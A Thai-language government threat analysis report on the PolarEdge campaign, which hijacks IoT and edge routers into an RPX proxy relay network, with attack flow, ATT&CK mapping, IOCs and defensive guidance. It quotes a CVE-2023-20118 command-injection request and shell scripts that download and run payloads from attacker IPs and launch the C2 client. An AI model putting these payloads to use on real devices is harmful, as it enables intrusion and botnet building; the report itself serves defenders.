Threat Analysis Report

รายงานวิเคราะห์การโจมตีและยึดอุปกรณ์ IoTs/Edge เพื่อสร้างเครือข่ายพร็อกซี PolarEdge

03/11/2025

TLP:CLEAR

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
๑๒๐ ชั้น ๗ อาคารซี ศูนย์ราชการเฉลิมพระเกียรติ ๘๐ พรรษา ๕ ธันวาคม ๒๕๕๐
ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพมหานคร ๑๐๒๑๐ อีเมล saraban@ncsa.or.th

สารบัญ

สารบัญ 2
บทสรุปสำหรับผู้บริหาร 3
การวิเคราะห์เชิงเทคนิค 4
Technique Tactics and Procedures (MITRE ATT&CK) 9
Indicator of Compromise (IOCs) 10
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ 12
อ้างอิง (References) 14

บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้เป็นการวิเคราะห์แคมเปญการโจมตีอุปกรณ์ IoT และ Edge เพื่อนำมาใช้เป็น Proxy node สำหรับสร้างเครือข่าย **RPX Relay** (Operational Relay Box) โดยเป็นส่วนหนึ่งของเครือข่าย **PolarEdge** ซึ่งผู้ไม่หวังดีสามารถใช้เครือข่ายนี้ในการก่อเหตุอาชญากรรมทางไซเบอร์ อย่างเช่น การทำ Distributed Deniel of Services (DDoS) ด้วยการใช้โหนดที่มีจำนวนมากในเครือข่าย การขโมยและส่งข้อมูลจากการโจมตีอื่น ๆ ซึ่งจะทำให้การสืบสวนหาปลายทางเป็นไปได้ยากเนื่องจากมีการส่งต่อหลายทอดภายในเครือข่าย หรือแม้แต่การให้บริการในลักษณะของ Infrastructure-as-a-Service (IaaS) เพื่อให้บริการกลุ่มผู้ไม่หวังดีกลุ่มอื่นนำการไปใช้ในโจมตีเป้าหมายอื่น ๆ ได้อีกด้วย

ในแคมเปญครั้งนี้ผู้ไม่หวังดีได้ทำการโจมอุปกรณ์ IoTs/Edge ผ่านช่องโหว่ที่รู้จักเพื่อใช้งานเป็น Proxy node โดยใช้ชื่อว่า RPX Client โดยเครื่องเหยื่อจะทำหน้าที่ในการเชื่อมต่อกลับและรับคำสั่งจาก VPS (Virtual Private Servers) ของผู้ไม่หวังดีซึ่งใช้ชื่อว่า RPX Server

จากรายงานของ Xlab รายงานว่ามีการพบ RPX Server ประมาณ 140 VPS และ RPX Clients ประมาณ 25,000 อุปกรณ์ โดยเครื่องเหยื่อกระจายอยู่ใน 40 ประเทศ โดยอยู่ในเกาหลีใต้ 41%, จีน 20% และไทย 8%

การวิเคราะห์เชิงเทคนิค

Attack Flow

1. **Initial Access:** ผู้ไม่หวังดีทำการโจมตีอุปกรณ์ IoTs/Edge ด้วยช่องโหว่ที่เป็นที่รู้จัก อย่างเช่น CVE-2023-20118 ซึ่งเป็นช่องโหว่บนอุปกรณ์ Cisco Router เพื่อทำการดาวน์โหลดและรันไฟล์สคริปต์ที่ชื่อว่า “s” ด้วยเครื่องมือ busybox ผ่านช่องทาง FTP ซึ่งการดำเนินการนี้แสดงให้เห็นว่าผู้ไม่หวังดีสามารถที่จะเข้าถึงและใช้งานคำสั่งบนอุปกรณ์ของเหยื่อได้โดยไม่ได้รับอนุญาต

```
POST /cgi-bin/config.exp?delete_cert&1&;cd${IFS}/tmp;busybox${IFS}ftpget${IFS}-u${IFS}ftt${IFS}-
p${IFS}hello123*k${IFS}111.119.223.196${IFS}s${IFS}./s;sh${IFS}s; HTTP/1.1
Host:
Connection: close
Content-Length: 0
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="93", " Not;A Brand";v="99", "Chromium";v="93"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://       .:4443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.85 Safari/537.36
```

[ภาพการโจมตีรูปแบบ Code injection เพื่อดาวน์โหลดและรันไฟล์]

ต่อมาพบว่าผู้ไม่หวังดีได้ดาวน์โหลดไฟล์เพิ่มเติมโดยเป็นไฟล์ elf ชื่อว่า **“w”** ซึ่งถูกวิเคราะห์ว่าเป็น Downloader จากการที่มีฟังก์ชันการทำงานเดียวที่ถูกตั้งชื่อว่า “Curk” ที่น่าจะเป็นการสื่อหรือสะกดที่สัมพันธ์กับ Curl นอกจากนี้สตริงพารามิเตอร์และฟิลด์ HTTP (เช่น Host, User-Agent) ของไฟล์นี้ยังคล้ายคลึงกับ backdoor ของ PolarEdge และจากรายงานของ XLab ระบุว่า IP ต้นทางที่เผยแพร่สคริปต์ w (111.119.223.196) เป็นโครงสร้างพื้นฐานของ PolarEdge จึงคาดการณ์ได้ว่าแคมเปญนี้น่าจะเป็นส่วนหนึ่งของ PolarEdge

Address	Length	Type	String
.rodata:0007F6...	0000000C	C	server_port
.rodata:0007F6...	0000000D	C	specify_file
.rodata:0007F6...	0000000A	C	query_str
.rodata:0007F6...	00000007	C	daemon
.rodata:0007F7...	00000013	C	m:h:p:e:f:c:q:s:b:
.rodata:0007F8...	00000051	C	GET %s HTTP/1.1\r\nHost: 127.0.0.1:8000\r\nUser-Agent: curl/17.18.0\r\nAccept: */*\r\n\r\n

xlab w_tool

Address	Length	Type	String
.rodata:000000...	0000000C	C	server_port
.rodata:000000...	0000000A	C	query_str
.rodata:000000...	0000000D	C	m:h:e:f:q:d:
.rodata:000000...	00000051	C	GET %s HTTP/1.1\r\nHost: 127.0.0.1:8000\r\nUser-Agent: curl/17.18.0\r\nAccept: */*\r\n\r\n

sekoia polaredge

[ภาพเปรียบเทียบพารามิเตอร์ของ w และ PolarEdge]

นอกจากไฟล์ w แล้วยังมีสคริปต์อีกหนึ่งไฟล์ที่ทำหน้าที่เป็น Downloader คือไฟล์ “**q**” ซึ่งถูกวิเคราะห์ว่ามีหน้าที่ในการ Download RPX Client เหมือนกัน

```
md5h="77be1cc65a8971be0612b3a74d8ffc71"
cd /nfsdir
rm -rf ./w
busybox wget http://82.118.22.155:45675/w
mymd5=$(busybox md5sum ./w|grep $md5h)
if [ "$mymd5" == "" ];then
        rm -rf ./w
        sleep 30
        busybox wget http://82.118.22.155:45675/w
        mymd5=$(busybox md5sum ./w|grep $md5h)
        if [ "$mymd5" == "" ];then
                rm -rf /nfsdir/up.lock
                rm -rf ./w
                exit 1
        fi
fi
```

download w

```
sleep 1
cd /nfsdir
rm -rf ./q
chmod 777 ./w
./w -m curk -h 82.118.22.155 -e 45676 -f /nfsdir/q -q '/q'
if [ `wc -l < /nfsdir/q` -lt 10 ];then
        rm -rf ./q
        sleep 30
        ./w -m curk -h 82.118.22.155 -e 45676 -f /nfsdir/q -q '/q'
        if [ `wc -l < /nfsdir/q` -lt 10 ];then
                rm -rf /nfsdir/up.lock
                rm ./w
                exit 1
        fi
fi
sh /nfsdir/q
```

download q

[ภาพโค้ดที่ใช้ในการดาวน์โหลดไฟล์สคริปต์ w และ q]

และนอกเหนือจากการโจมตีผ่านช่องโหว่ CVE-2023-20118 ซึ่งส่งผลต่อเราเตอร์ของ Cisco ผู้โจมตีอาจจะใช้ประโยชน์จากช่องโหว่อื่น ๆ ที่มีเกี่ยวข้องกับอุปกรณ์ที่ได้รับผลกระทบและถูกโจมตีจริงตามรายการต่อไปนี้

ค่าที่ถูกใช้ในการระบุแบรนด์ของเหยื่อ	อุปกรณ์
ktcctv	KT CCTV
tvt	Shenzhen TVT DVR
cyberoam	Cyberoam UTM
fh	unknow
asus	Asus Router
draytek	DrayTek Router
rv340	Cisco RV340 VPN Router
dlink	D-Link Router
univ	Uniview Webcam

[รายชื่ออุปกรณ์ที่ได้รับผลกระทบและถูกโจมตีจริง]

2. **Delivery:** ผู้ไม่หวังดีจะใช้งานไฟล์ q หรือ w เพื่อดาวน์โหลดไฟล์บีบอัด **wget.tar** โดยภายในจะประกอบไปด้วยไฟล์ **rpx** ซึ่งเป็น Binary ของ RPX_Client และ **rpx.sh** สำหรับการรักษาการคงอยู่ โดยการสร้างการคงอยู่นั้นจะทำด้วยวิธีการเพิ่มคำสั่งรันตัวเองลงไปในไฟล์ /etc/init.d/rcS เพื่อให้เริ่มทำงานใหม่ทุกครั้งที่อุปกรณ์ Reboot

```
md5h="38284aca0d0147335f2261cfb9b2aa69"
cd /nfsdir
rm -rf ./wget.tar
./w -m curk -h 111.119.223.196 -e 51716 -f /nfsdir/wget.tar -q '/wget.tar'
mymd5=$(busybox md5sum ./wget.tar|grep $md5h)
if [ "$mymd5" == "" ];then
        rm -rf ./wget.tar
        sleep 30
        ./w -m curk -h 111.119.223.196 -e 51716 -f /nfsdir/wget.tar -q '/wget.tar'
        mymd5=$(busybox md5sum ./wget.tar|grep $md5h)
        if [ "$mymd5" == "" ];then
                rm -rf /nfsdir/.tv
                rm -rf ./wget.tar
                rm /nfsdir/w
                exit 1
        fi
fi
```

download wget.tar

[ภาพการดาวน์โหลด wget.tar ด้วยไฟล์ w]


3. **RPX Execution:** เมื่อผู้ไม่หวังดีทำการเรียกใช้งานไฟล์ rpx โพรเซสของ RPX จะปลอมแปลงตัวตนเป็นโพรเซสที่มีชื่อว่า “connect server” พร้อมเรียกสร้างไฟล์ PID ไว้ใน /tmp/.msc เพื่อป้องกันการทำงานซ้ำ

```
echo -n "013" > .vers
./rpx 8.211.172.183 55555 tvt_1 > /dev/null 2>&1 0>&1 &
sleep 5
if [ "`ps|grep -v grep|grep connect_server`" == "" ];then
        sleep 60
        ./rpx 8.211.172.183 55555 tvt_1 > /dev/null 2>&1 0>&1 &
fi
sleep 1
```

launch rpx_client

[ภาพการเรียกใช้งาน RPX Client]

หลังจากนั้น rpx จะพยายามอ่านไฟล์ Config “.fccq” ซึ่งภายในไฟล์จะประกอบไปด้วยข้อมูลค่าพารามิเตอร์ ได้แก่ ที่อยู่เซิร์ฟเวอร์ C2, พอร์ต, แบรนด์ของของอุปกรณ์ที่ถูกยึด, เวอร์ชันของอุปกรณ์ หากไม่พบไฟล์ rpx จะดึงค่าพารามิเตอร์ขณะรันแล้วเข้ารหัสพร้อมบันทึกลงไฟล์ใหม่




[ภาพไฟล์ .fccq แบบเข้ารหัสและถอดรหัส]

4. **Command and Control:** หลังจากที่อ่านค่า Config เรียบร้อยแล้ว RPX Client จะสร้างการเชื่อมต่อกลับไปยังเซิร์ฟเวอร์ C2 ด้วยกัน 2 การเชื่อมต่อสำหรับ 2 หน้าที่
    a. **การเชื่อมต่อที่ 1:** เชื่อมต่อไปยังพอร์ตที่กำหนดไว้ใน Config (55555) สำหรับการลงทะเบียนโหนด หากเป็นการเชื่อมต่อครั้งแรก Client จะเชื่อมต่อไปยัง Servers พร้อมแนบค่า Config ไปด้วย จากนั้น Server จะตอบกลับมาเป็น UUID เพื่อให้ Client ใช้สำหรับยืนยันตัวในครั้งถัด ๆ ไป
    b. **การเชื่อมต่อที่ 2:** เชื่อมต่อไปยังพอร์ต 55560 พร้อมกับส่ง String “xa2axasexqx” และ UUID เพื่อรอรับคำสั่งต่าง ๆ จากผู้ไม่หวังดี โดยผู้ไม่หวังดีจะส่งคำสั่งกลับมาในฟิลด์ที่ชื่อว่า “cmd” นอกจากคำสั่งพื้นฐานของระบบยังมีคำสั่งพิเศษอีกสองคำสั่ง ได้แก่
        i. **change_pub_ip** ใช้สำหรับสั่งให้เปลี่ยนที่อยู่ C2 Server
        ii. **update_vps** ใช้สำหรับสั่งให้อัปเดตตัวเอง

```
                    Occurrences: 15, lines: 15
66:37     b57a257e-8d73-4120-afa6-4517d49a35b7change_pub_ip 47.237.16.31 55555
67:37     07d6445a-93d9-46c5-ab4f-2cff14d41980change_pub_ip 47.237.16.31 55555
876:37    b7dd61c8-0053-497c-b22c-d282c50d37ddchange_pub_ip 47.82.6.236 55555
1353:37   4dc74e72-669f-479e-945c-541a1353f354change_pub_ip 47.237.30.173 55555
1736:37   1908a947-1313-456f-a264-22fd80f82635change_pub_ip 47.237.178.254 55555
1738:37   45a22db1-7ca0-4a01-9d66-06cad15b44d3change_pub_ip 47.237.178.254 55555
1739:37   d5cd6e1e-d2d5-41be-bdb3-170f49338718change_pub_ip 47.237.178.254 55555
2776:37   adfc634e-8e7f-46f3-8d0d-d1ccb72b8807change_pub_ip 47.236.38.206 55555
3018:37   52fcef5f-3808-41fa-af03-07988cd451eachange_pub_ip 8.219.85.181 55555
3019:37   a2a6b6bd-2040-4641-ace9-84a9b80e7ffachange_pub_ip 8.219.85.181 55555
                 Ctrl+Enter F5 Gray + Ctrl+Up Ctrl+Down
```

[ภาพการเรียกใช้งานคำสั่งเปลี่ยน C2 Server]

5. **Multi Hop Attack:** ผู้ไม่หวังดีได้ควบคุม RPX Server ที่ทำงานบน VPS ประมาณ 140 เครื่อง โดยแต่ละเครื่องใช้พอร์ต 55555 สำหรับรับการลงทะเบียน และใช้ใบรับรอง PolarSSL Test CA แบบเดียวกันเพื่อสื่อสารกับโหนดที่ถูกยึด เมื่อ RPX_Client ถูกสั่งให้ทำหน้าที่เป็นพร็อกซีเซิร์ฟเวอร์ (หรือเรียกว่า Jumpserver) จะระบุพอร์ตให้ client เปิดฟังสำหรับบริการพร็อกซี พอร์ตพื้นฐานที่สังเกตได้คือ 55556 (55556/55557/55558 สำหรับ SOCKS5, SOCKS5+TLS และ Trojan ตามลำดับ) หรือ server อาจสั่งให้ client เปิดพอร์ตชั่วคราวเพื่อเชื่อมต่อกับเป้าหมายโดยตรง ทำให้ทราฟิกที่โจมตีเหยื่อจะมาจาก IP ของอุปกรณ์ที่ถูกยึดแทนที่จะเป็น IP ของผู้ไม่หวังดีจริง ๆ



[ภาพแผนภาพการโจมตี]

Technique Tactics and Procedures

(MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Initial Access	T1190	Exploit Public-Facing Application
Execution	T1059	Command and Scripting Interpreter
Persistence	T1547	Boot or Logon AutoStart Execution
Defense Evasion	T1027	Obfuscated Files or Information
	T1036.005	Match Legitimate Resource Name or Location
	T1059.004	Unix Shell
	T1090.004	Domain Fronting
	T1090.002	External Proxy
Command and control	T1094	Non-Application Layer Protocol
	T1105	Ingress Tool Transfer
	T1573.002	Asymmetric Cryptography
	T1090	Multi-hop Proxy
Impact	T1496	Resource Hijacking

Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

ร่องรอยที่สามารถตรวจสอบได้:

MD5:

96b3be4cf3ad232ca456f343f468da0e

1fb2dfb09a31f0e8c63cc83283532f06

7fa5fb15098efdf76e4c016e2e17bb38

571088182ed7e33d986b3aa2c51efd27

SHA-256:

a3e2826090f009691442ff1585d07118c73c95e40088c47f0a16c8a59c9d9082

f564cc807bb663f814eec5a47ba0279dbcfea8002f2bf45c7aa400b82aa3788d

46ede8b6e72d1d3744afd4da801e2411c65e56499999ec4031e07a4296d41f25

b0ebd6142b703b2c5b702a34980990935d6e32ad0aa563c7cdd3bc332d56c4c8

2ba226cd76e646e7fbb8bd32bfdb7780a622582e39dc3af5621d068a87dda889

87dad9879db5a3cda4f2b9acac9fad1f10b831f50f4e8f1c36cada10daf720ae

b4ac87b566d455c6147148d9e816245c8fc53b9efde74e9522d910c070779c5a

IP Address:

47.79.7.193

47.236.38.206

47.236.230.216

47.237.26.232

47.237.70.132

47.76.214.52

43.128.226.160

129.226.216.242

8.211.172.183

159.138.90.5

8.219.214.27

8.153.163.19

8.153.205.139

8.153.207.128

8.159.129.39

8.159.130.12

8.159.135.220

8.159.136.155

8.159.139.71

8.216.14.9

82.118.22.155

111.119.223.196

Domain:

beastdositadvtofm.site

missionim.cc

icecreand.cc

centrequ.cc

แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- ตรวจสอบ Network traffic ที่ผิดปกติ: ตั้งค่ากฎ IDS/IPS ให้ตรวจจับการเชื่อมต่อไปยังพอร์ต 55555-55560 และพอร์ตที่เลขพอร์ตมากกว่า 40,000 ซึ่งเกี่ยวข้องกับ PolarEdge
- ตรวจสอบไฟล์และสคริปต์ Startup/boot: พิจารณาใช้งานระบบตรวจจับการเปลี่ยนแปลงไฟล์ (FIM) เพื่อมอนิเตอร์การแก้ไขไฟล์ /etc/init.d/rcS หรือ /etc/rc.local
- ตรวจจับพฤติกรรม Masquerading และ Obfuscation: ตรวจสอบไฟล์ที่มีการเข้ารหัส XOR หรือมีส่วนท้ายข้อมูลสคริปต์แปลก เช่น .fccq หรือการสร้าง Process ที่มีชื่อเหมือน Process ของระบบแต่ไม่ได้อยู่ใน Path ปกติของระบบ

การป้องกัน (Prevention)

- ปิดช่องโหว่และเสริมความปลอดภัยในอุปกรณ์: ดำเนินการติดตั้งแพตช์สำหรับแก้ไขช่องโหว่ที่เกี่ยวข้อง เช่น CVE-2023-20118 รวมถึงตรวจสอบและอัปเดตอุปกรณ์ในเครือข่ายทั้งหมดที่มีการเผยแพร่หรือเชื่อมต่อสู่ภายนอก โดยเฉพาะอุปกรณ์ตามรายชื่อภายในตารางที่ระบุในหัวข้อการวิเคราะห์เชิงเทคนิค
- หลีกเลี่ยงการเปิดบริการหรือพอร์ตที่ไม่จำเป็น: ในกรณีที่อุปกรณ์ไม่มีความจำเป็นต้องใช้งานบริการ **FTP** หรือพอร์ตหมายเลข **55555–55560** ควรปิดการเข้าถึงและป้องกันไม่ให้บริการดังกล่าวทำงาน เพื่อจำกัดช่องทางการโจมตีจากภายนอก
- แยกและวางมาตรการป้องกันในระดับ IoT และอุปกรณ์ปลายทาง: จัดให้มีการแบ่งส่วนเครือข่าย (Network Segmentation) สำหรับอุปกรณ์ IoT และ Edge โดยไม่ให้เชื่อมต่อโดยตรงกับเครือข่ายหลัก
- จำกัดการเข้าถึงของอุปกรณ์: กำหนดการเข้าถึงอุปกรณ์ IoT/Edge ผ่าน **Access Control List (ACL)** หรือระบบ **IP Whitelist** เพื่อจำกัดเฉพาะการเชื่อมต่อจาก IP หรือระบบที่ได้รับอนุญาตเท่านั้น

การรับมือ (Response)

- แยกอุปกรณ์ที่ติดเชื้อ: หากตรวจพบการบุกรุกและเชื่อมต่อออกไปยังเป้าหมายที่ไม่ได้รับอนุญาต ให้รีบตัดการเชื่อมต่อจากเครือข่ายทันทีและตัดการเชื่อมต่อขาออกไปยังพอร์ต 55555-55560
- เก็บหลักฐานทางดิจิทัล: เก็บรักษาสภาพของเครื่องที่ติดเชื้อไว้เพื่อการวิเคราะห์หาสาเหตุและสืบสวน (Digital Forensics)

- กู้คืนระบบ: กู้คืนระบบจากไฟล์ Backup ที่มีความปลอดภัย ซึ่งได้รับการยืนยันว่าได้แก้ไขการตั้งค่าที่ไม่ปลอดภัยและได้รับการติดตั้งแพตท์ความปลอดภัยเรียบร้อยแล้ว ก่อนนำอุปกรณ์กลับสู่การใช้งาน
- รายงานเหตุการณ์: แจ้งเหตุการณ์ไปยังหน่วยงานที่เกี่ยวข้องภายในองค์กรและหน่วยงานด้านความมั่นคงปลอดภัยไซเบอร์

อ้างอิง (References)

1. XLab Blog "Smoking Gun Uncovered: RPX Relay at PolarEdge's Core Exposed" https://blog.xlab.qianxin.com/smoking-gun-uncovered-rpx-relay-at-polaredges-core-exposed/#functionality-of-script-q
2. Recorded Future

แบบประเมินรายงานข่าวกรองไซเบอร์

https://dg.th/nsexlfob51

จัดทำโดย

ฤทธิ์นภา ประเสริฐศรี

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน
ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ
โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th